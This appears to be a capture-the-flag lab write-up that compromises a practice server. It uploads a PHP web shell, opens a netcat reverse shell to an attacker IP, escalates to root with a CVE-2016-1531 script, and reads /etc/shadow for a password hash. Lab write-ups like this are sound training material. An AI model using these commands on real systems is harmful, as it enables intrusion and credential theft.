Description:

Hack this server and perform post exploitation

Then get the password hash of 'user' account and specify it as a flag

---


Attacking

FIrst we can do an `nmap` scan on the target

```
nmap -sV 10.10.0.68
```

After which we see `ssh` and `http` services running:

Now we go to the website:



Website uses PHP so we can upload a web-shell (I used p0wny-shell)

```
https://github.com/flozz/p0wny-shell
```


and from there we can download the `shell.php` and upload it
after which we will have the URL path of the updated file

> `File was upload0ed to /cybered/initial/www/uploads/shell.php`

`File was uploaded to /cybered/initial/www/uploads/shell.php`

Now we navigate to our shell:

```
http://10.10.0.68/uploads/shell.php
```



Now we setup a listener in our machine:

```
nc -lnvp 443
```

now on the web-shell we can get a reverse shell and stabilize the shell via `python3`

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc
100.100.0.28 443 > /tmp/f
```

now we can go to the our terminal and we have a connection

next step is stabilize the shell:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
# ctrl+z to background
stty raw -echo;fg
# enter x2

# as well fix our window size by running ssty -a on our machine
# and then fixing on the target: stty rows x columns y
```

Now we are inside the machine!
now we have to navigate to `/workshop/privesc`
and we will execute the script there:

```
./cve2016_1531.sh
```

and we can now run `id` command and we can verify that we are root!

now we just can the shadow file:

```
cat /etc/shadow
```

and we get the flag: (which is the password hash) of `user`